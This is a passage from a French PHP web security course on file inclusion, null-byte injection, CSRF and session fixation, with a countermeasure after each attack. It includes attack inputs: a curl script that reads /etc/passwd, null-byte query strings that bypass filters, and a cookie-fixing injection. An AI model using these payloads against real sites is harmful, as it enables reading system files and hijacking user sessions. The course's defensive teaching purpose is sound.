
Voici un exemple de script PHP qui effectue l'inclusion d'un script dont le nom est donné en argument :



Ce script permet d'exécuter un autre script PHP présent sur le serveur (*directory traversal*) ou un script PHP distant (`allow_url_fopen = on`). Le caractère nul `%00` est utilisé pour que PHP ignore la fin de la chaîne (sans le caractère nul PHP demanderait à `bad.org` le fichier `bad.txt.php`).



L'exemple précédent exécutait un code distant sans lui fournir d'argument. Généralement des arguments sont envoyés au script pour permettre au pirate d'effectuer des opérations sur le système. L'envoi de commandes est illustré dans l'exemple ci-après.



Pour se protéger – côté développeur :

- Filtrer les données de l'utilisateur avant de les utiliser par une approche liste blanche (cf. chapitre 5).
- Protéger les données utilisateur des méta-caractères (attention si `magic_quotes_gpc = on` il faudra enlever les `\` avant d'appliquer cette protection) :
 - o utiliser `escapeshellcmd` pour le nom de la commande,
 - o utiliser `escapeshellarg` pour chaque argument.
- Supprimer toute commande système inutile (s'il existe une fonction interne l'utiliser), par ex. en php un `system("sendmail...")` devrait être remplacé par un appel à la fonction `mail`.
- Protéger un nom de fichier dynamique avec `basename` pour inclure le fichier dans le cas où il est dans le même répertoire ou dans un sous-répertoire (protection contre le directory traversal) ;
- Utiliser `realpath` qui donne le chemin absolu (développe les liens symboliques, change le `.` et le `..`, enlève les séparateurs de répertoires lorsqu'ils sont doublés `//`) et vérifier ensuite que le propriétaire du script est autorisé à accéder à la ressource.
- Initialiser les variables (le niveau d'erreur maximal affichera des alertes pour toute variable non initialisée).

Pour se protéger – côté administrateur :

- Interdire si possible les fonctions `eval`, `system`, `exec`, `shell_exec`, `passthru`, `popen`, ... avec la directive `disable_functions`.
- `register_globals = off`
- Préciser le ou les répertoires d'inclusion autorisés pour le site avec la directive `open_basedir`.
- Effectuer les mises à jour des briques logicielles et les correctifs de sécurité.
- Mettre en place des règles de filtrage sur le pare-feu du serveur web pour limiter les connexions vers d'autres sites web.
- Eventuellement mettre en place `safe_mode` pour empêcher l'accès depuis un script à un autre script du serveur web dont l'utilisateur n'est pas propriétaire (*directory traversal*). Il faut cependant noter que la directive `safe_mode` sera abandonnée dans PHP6) ;
- Ne jamais montrer les erreurs.
- Interdire l'ouverture d'URL avec `allow_url_fopen = off` (`allow_url_include` depuis PHP 5.2.0), utiliser `curl` s'il faut permettre à des utilisateurs d'accéder à des URL.

curl est une bibliothèque de transfert de fichiers multi-protocoles. Elle permet d'envoyer des requêtes GET/POST vers un site web et de récupérer le contenu de la réponse HTTP.

<http://fr.php.net/manual/en/ref.curl.php> :

```
<?php
// creation d'une ressource curl
$ressource =
    curl_init("http://www.meteofrance.com/FR/mameteo/prevVille.jsp?LIEUID=FR13055");
// ne pas envoyer au navigateur, retourner sous forme de chaine
curl_setopt($ressource, CURLOPT_RETURNTRANSFER, 1);
// executer l'URL et stocker le resultat
$pageweb = curl_exec($ressource);
// fermer la ressource
curl_close($ressource);
// extraire les donnees de la page (temperature min et max a Marseille)
if (ereg('mini&nbsp;[0-9]+[<]*</td>', $pageweb, $stab)){
    echo "temperatures a Marseille aujourd'hui : {$stab[0]}";
}else{
    echo "impossible de trouver la temperature";
}
?>
```

curl permet à un utilisateur d'accéder à un fichier du système lisible par l'utilisateur apache.



```
<?php
header('Content-type:text/plain');
$page = curl_init('file:///etc/passwd');
curl_exec($page);
curl_close($page);
?>
```

Avec `open_basedir` : `curl_init()` : `open_basedir restriction in effect.`

7.4) Null injection

Injection du caractère `\0` (%00 en hexadécimal).

a) Exemple dans un nom de fichier

```
<?php // script test_exp.php
$fichier = basename($_GET['nom']); // protection 1 : suppression chemin
$fichier .= '.txt'; // protection 2 : extension txt
readfile($fichier);
?>
```

Attaque : `?nom=nom_script.php%00` affichera le script .php demandé



Vérifier la chaîne reçue (expression régulière, `ctype_alnum`), utiliser `addslashes`.

b) Exemple dans une expression régulière

```
<?php // script test_exp.php
if (preg_match("/^[A-Za-z]/", $_GET['chaine'])){
    die('erreur');
} else{
    echo 'ok';
}
?>
```

Attaque :

`?chaine=test1` => erreur

`?chaine=%00test1` => ok (si `magic_quotes_gpc` à off ou si `stripslashes` de la chaîne)



Indiquer ce qui est autorisé et non pas ce qui est interdit sans laisser la possibilité d'avoir une chaîne vide :
`"/^[a-zA-Z]+$/"`

8. CSRF

8.1) Principe


Le CSRF (*Cross Site Request Forgeries*, prononcer « sea surf ») exploite la confiance qu'un site a en un de ses utilisateurs authentifié. Le site web est généralement la cible de l'attaque. L'attaque produit des modifications sur le site. Ces modifications sont celles que peut réaliser l'utilisateur authentifié (post dans un forum, modification de préférences, ...). Le pirate écrit la requête HTTP d'attaque. Le serveur web victime de l'attaque la reçoit et la traite. L'attaque ne fonctionne que si l'utilisateur a une session ouverte sur le site web.

Beaucoup de ces attaques sont effectuées par la méthode GET. L'URL comportant l'attaque est placée dans un élément HTML qui provoquera un téléchargement (img, iframe, ...). Lorsque le client consulte la page web contenant l'URL (ou lit un mail) son navigateur (ou son client mail) analyse le contenu HTML et émet une requête pour obtenir la ressource. Le navigateur envoie dans l'en-tête de la requête tous les cookies qui concernent le site. Le serveur web cible reçoit la requête, les cookies (notamment le cookie de session), l'utilisateur étant valide le script demandé est exécuté avec les arguments passés en paramètre.

Les attaques peuvent également être effectuées avec la méthode POST (formulaires). Le formulaire peut être visible ou masqué et son envoi peut être provoqué soit par une action volontaire de l'utilisateur (formulaire visible), soit par un clic sur un lien de la page.

8.2) Exemples d'attaques

Dans l'exemple ci-dessous un pirate (membre d'un site avec authentification), stocke l'attaque dans un champ de la base de données (1). L'auteur de l'article consulte ce commentaire (2). Le serveur retourne l'article comportant le CSRF dans une balise img (3). Le navigateur émet une requête GET pour obtenir l'image. L'application reçoit la requête, la traite (suppression de l'article) et retourne une réponse. Cette réponse n'étant pas une image le navigateur pourrait afficher une icône d'image brisée pour signaler l'erreur. Pour éviter cet affichage la largeur de l'image est fixée à 0 (une autre solution consisterait à utiliser les propriétés de style CSS `display:none` et `visibility:hidden`). La page web affichée dans le navigateur semble normale, l'attaque est transparente pour l'utilisateur qui la poste.



La requête d'attaque peut provenir du site qui est attaqué ou d'un autre site (clic sur un lien hypertexte dans une page obtenue sur un site distinct de celui cible de l'attaque). Le serveur web peut être victime d'une attaque même s'il n'est accessible que sur le réseau local. Si l'utilisateur qui envoie la requête est dans le réseau l'attaque est possible. Pour attaquer l'intranet il faut que le pirate connaisse les informations pour forger l'URL (adresse IP en 192.168.x.y, nom du script, paramètres) et qu'il trouve un utilisateur du réseau susceptible d'ouvrir un mail (si le client mail peut afficher du HTML) ou une page web spécifique.

8.3) Protection

Les attaques CSRF peuvent être quasiment toutes évitées si les programmeurs appliquent ces 2 règles :

- Utiliser la méthode POST pour tout script qui effectue des traitements autres que de la consultation à partir de données utilisateur (modifications, suppressions, insertions de données). Beaucoup d'attaques CSRF sont envoyées par la méthode GET : images, liens hypertextes) :
 - o `<form method="POST" ...>` ;
 - o lire les données utilisateur avec `$_POST` : ne jamais utiliser `$_REQUEST` car cette variable stocke les données provenant de POST et de GET ;

Cette règle protège contre les attaques CSRF par la méthode GET

- Forcer l'utilisation de ses formulaires en utilisant un identifiant aléatoire unique pour chaque formulaire. Il s'agit de s'assurer que le contenu du formulaire reçu a bien été rempli à partir d'un formulaire précédemment envoyé par son site web :
 - o Générer un identifiant unique aléatoire (<http://fr3.php.net/manual/en/function.uniqid.php>)
`$idalea = md5(uniqid(rand(), TRUE));`
 - o Stocker en session cet identifiant ainsi que la date d'expiration de cet identifiant
`$_SESSION['idf'] = $idalea;`
`$_SESSION['idf_expire'] = time() + 600; // 10 minutes`
 - o Placer l'identifiant dans un champ caché du formulaire ;
`<input type='hidden' name='idalea'`
`value='<?php echo $_SESSION['idf'] ; ?>' >`
 - o Refuser tout formulaire dont l'identifiant est absent ou ne correspond pas à celui stocké ou pour lequel la validité a expiré (10 minutes)

```
if ( empty(trim($_POST['idalea'])) ||
    empty(trim($_SESSION['idf'])) ||
    ($_POST['idalea'] != $_SESSION['idf']) ||
    (time() > $_SESSION['idf_expire']) ){
    die("PB");
}
```

Cette règle protège contre les attaques CSRF par la méthode POST.

Certains programmeurs utilisent l'information `Referer` de l'en-tête HTTP mais cette information n'est pas fiable car l'information `Referer` n'est pas toujours disponible et le `referer` peut être forgé (`referer spoofing`).

L'attaque reste possible si le pirate trouve l'identifiant unique pour la session de l'utilisateur (mais c'est assez difficile) ou s'il y a des failles XSS (ce qui ne devrait pas être le cas si le programmeur a filtré les entrées et protégé les sorties).


9. Détournement de session

9.1) Principe

Les sessions reposent sur un identifiant unique transmis par le client lors de chaque requête HTTP. Cet identifiant peut être transmis par :

- URL (méthode GET) ;
- un champ caché de formulaire envoyé par la méthode POST ;
- un cookie.

Pour détourner une session d'un utilisateur authentifié (*session hijacking*) un pirate doit fournir un identifiant de session valide. Dans l'exemple ci-dessous le serveur ne peut pas différencier la requête du pirate demandant la suppression de l'article 5 de celle de l'utilisateur légitime demandant la sélection de l'article 12. Le suivi de session est basé uniquement sur le numéro de session 21000.



Les attaques pour obtenir un identifiant de session valide sont classées en quatre catégories :

- fixation – l'identifiant est imposé par le pirate (cf. 9.2) ;
- vol – l'identifiant est intercepté par le pirate (cf. 9.3) ;
- prédiction – l'identifiant est deviné. Par exemple, l'identifiant est un nombre entier incrémenté à chaque ouverture de session. Pour s'en protéger il faut utiliser l'identifiant de session généré automatiquement par PHP car il est aléatoire et comporte suffisamment de bits ;
- force brute – utiliser un identifiant comportant un grand nombre de bits, utiliser `mod_evasive`.


9.2) Fixation de session

Attaque qui force un utilisateur à utiliser un identifiant de session choisi par le pirate avant de se loguer sur le serveur. C'est la méthode la plus simple pour obtenir un identifiant de session valide. Le pirate fournit l'identifiant à la victime (lien dans l'URL, création de cookie, utilisation d'un formulaire sur un autre serveur). L'utilisateur se connecte au site et s'identifie. La session est créée en utilisant l'identifiant fourni. Le pirate peut accéder au site en fournissant l'identifiant fixé (détournement de session).

L'identifiant de session peut être :

- arbitraire (généralisé par le pirate) ;
- obtenu en émettant une requête vers le site cible de l'attaque (si le site retourne un identifiant de session pour toute requête avant l'authentification de l'utilisateur).

Dans l'exemple ci-dessous l'utilisateur obtient une page HTML qui comporte un lien avec un identifiant de session (2). S'il clique sur le lien il obtient la page de login d'un site dont il est un client (3). L'URL fixe l'identifiant de session à 21000. Le script de login crée une session pour cet identifiant et retourne un formulaire d'authentification (4) comportant l'id de session (directive session.use_trans_sid à 1) ou un cookie comportant cet identifiant (pour les versions antérieures à PHP5). Le formulaire est rempli par l'utilisateur, sa validité est vérifiée et deux variables de session sont créées (5). Le pirate peut maintenant se connecter sur le site en utilisant l'identifiant qu'il avait fixé (7 et 8).



Voici les scripts utilisés pour l'exemple ci-avant. Le test peut être réalisé en utilisant deux navigateurs différents.

Script login.php

```
<?php

session_start();
require("Fonctions.php"); // authentication + formulaire de login

// s'il n'y a pas de donnees de sessions
if (!isset($_SESSION['login'])){
    // si des donnees d'authentification ont ete envoyees dans le formulaire
    if (isset($_POST['login']) && isset($_POST['pwd'])){
        $login = strip_tags($_POST['login']);
        $pwd = strip_tags($_POST['pwd']);
        // verifier login/passwd
        if (verifConnexion($login, $pwd)){
            $_SESSION['debut'] = time();
            $_SESSION['login'] = $login;
            echo "Bonjour $login <br>votre session est ", session_id();
        }
        // si login/passwd pas correct afficher le formulaire
        else {
            afficherFormLogin();
        }
    }
    // sinon afficher formulaire authentication (aucun login/password recu)
    else{
        afficherFormLogin();
    }
}
// sinon (il y a des donnees en session)
else {
    echo "vous etes deja authentifie, votre session est : ", session_id();
}
?>
```

Script InfoCnx.php

```
<?php

session_start();


if (isset($_SESSION['login'])){
    echo "Bonjour {$_SESSION['login']} vous etes connecte depuis ",
        date("H:i:s", $_SESSION['debut']),
        "<br>votre identifiant est ", session_id();
}
else {
    header('Location: http://journal.fr/login.php');
}
?>
```

NB : Lors de la création/restauration de session en PHP si l'identifiant par défaut fixé dans le php.ini (généralement PHPSESSID) est présent dans un cookie alors il est utilisé. Sinon l'identifiant est recherché dans l'URL. A partir de l'identifiant du cookie ou de l'URL la session est restaurée, les données relatives à la session sont placées dans le tableau \$_SESSION. Dans le cas où aucun identifiant de session n'est présent PHP génère un identifiant de session, crée le fichier de session et envoie l'identifiant au client. Si un identifiant est fourni mais qu'aucun fichier de session n'existe, le fichier est créé en utilisant l'identifiant. Il est possible en PHP d'interdire la prise en compte des identifiants passés par URL en donnant à la directive session.use_only_cookies la valeur 1.

💡 L'attaque repose sur un identifiant de session fixé par le pirate. En générant un nouvel identifiant lorsqu'il y a un changement de niveau de privilège (utilisateur authentifié, passage en mode administration, ...) le risque de fixation de session est quasiment éliminé.

Il suffit d'ajouter une ligne au script login.php pour éviter l'attaque. La fonction `session_regenerate_id` produit un nouvel identifiant de session et l'envoie au client (attention la fonction envoie un cookie il ne faut pas faire de `echo`, `print`, ... avant de l'appeler). Pour augmenter la sécurité on peut aussi générer un nouvel id régulièrement (toutes les 10 minutes par exemple). Depuis PHP 5.1 la fonction accepte un argument booléen indiquant s'il faut supprimer (`true`) la vieille session (par défaut elle est conservée).

```
// verifier login/passwd
if (verifConnexion($login, $pwd)){
    session_regenerate_id();
    $_SESSION['debut'] = time();
    $_SESSION['login'] = $login;
    echo "Bonjour $login <br>votre session est ", session_id();
}
```



Dans les exemples ci-dessus le pirate transmet l'identifiant dans l'URL. En général il le transmettra par la méthode attendue par le serveur :

a) Identifiant soumis par GET

Le pirate ajoute l'identifiant dans un lien. C'est la méthode la plus simple mais il y a des risques de détection (l'utilisateur peut voir qu'un identifiant est fixé dans le lien).

b) Identifiant soumis dans un champ caché de formulaire (POST)

Le pirate peut placer le formulaire de login sur un autre serveur web. Le formulaire rempli par l'utilisateur est soumis au serveur cible (risque de détection par le serveur cible).

Le pirate peut également exploiter une faille XSS sur le serveur cible pour générer le formulaire (il pourrait aussi modifier l'attribut action du formulaire afin d'obtenir les identifiants).

c) Identifiant dans un cookie

Un cookie chez le client n'est renvoyé au site web que si c'est ce site qui l'a placé dans le navigateur. Différentes méthodes permettent à un pirate de forcer le site cible à envoyer le cookie au client :

- Envoi de l'identifiant dans l'URL : le serveur crée la session pour cet identifiant et retourne un cookie (cf. exemples précédents).
- Exploitation d'une faille XSS sur le site web cible de l'attaque : le serveur envoie à son insu à l'utilisateur le cookie que le pirate souhaite qu'il utilise par la suite.

```
document.cookie='sessionid=21000'
```

- Exploitation d'une faille de type HTTP response splitting (cf. 3.7).

9.3) Vol d'identifiant

Le pirate peut voler l'identifiant de session de différentes manières :

- interception – l'identifiant est obtenu en écoutant le réseau ;
- consultation du fichier de session sur le serveur ;
- lecture de l'information dans l'URL ;
- vol de cookie (XSS, cookie stocké dans le navigateur d'un ordinateur avec accès public).

a) Interception

Pour éviter l'interception par écoute du réseau il faut utiliser une connexion cryptée (SSL). Ainsi l'identifiant de session, les données d'authentification ne transiteront pas en clair. Il faut toujours utiliser SSL lorsque les données de session sont sensibles (numéro de carte bancaire, ...).

b) Consultation du fichier de session

La consultation/écriture de fichiers de session est le plus souvent réalisée en interne mais une faille d'injection (inclusion de fichier, exécution dans un shell) peut également permettre l'accès à ces fichiers. Il devient ainsi possible d'obtenir un identifiant de session valide ou de créer une session (création du fichier). Il faut noter que le problème concerne aussi le vol d'informations sensibles (numéro de carte bancaire, ...). Les données de ce type devraient être cryptées sur le serveur.

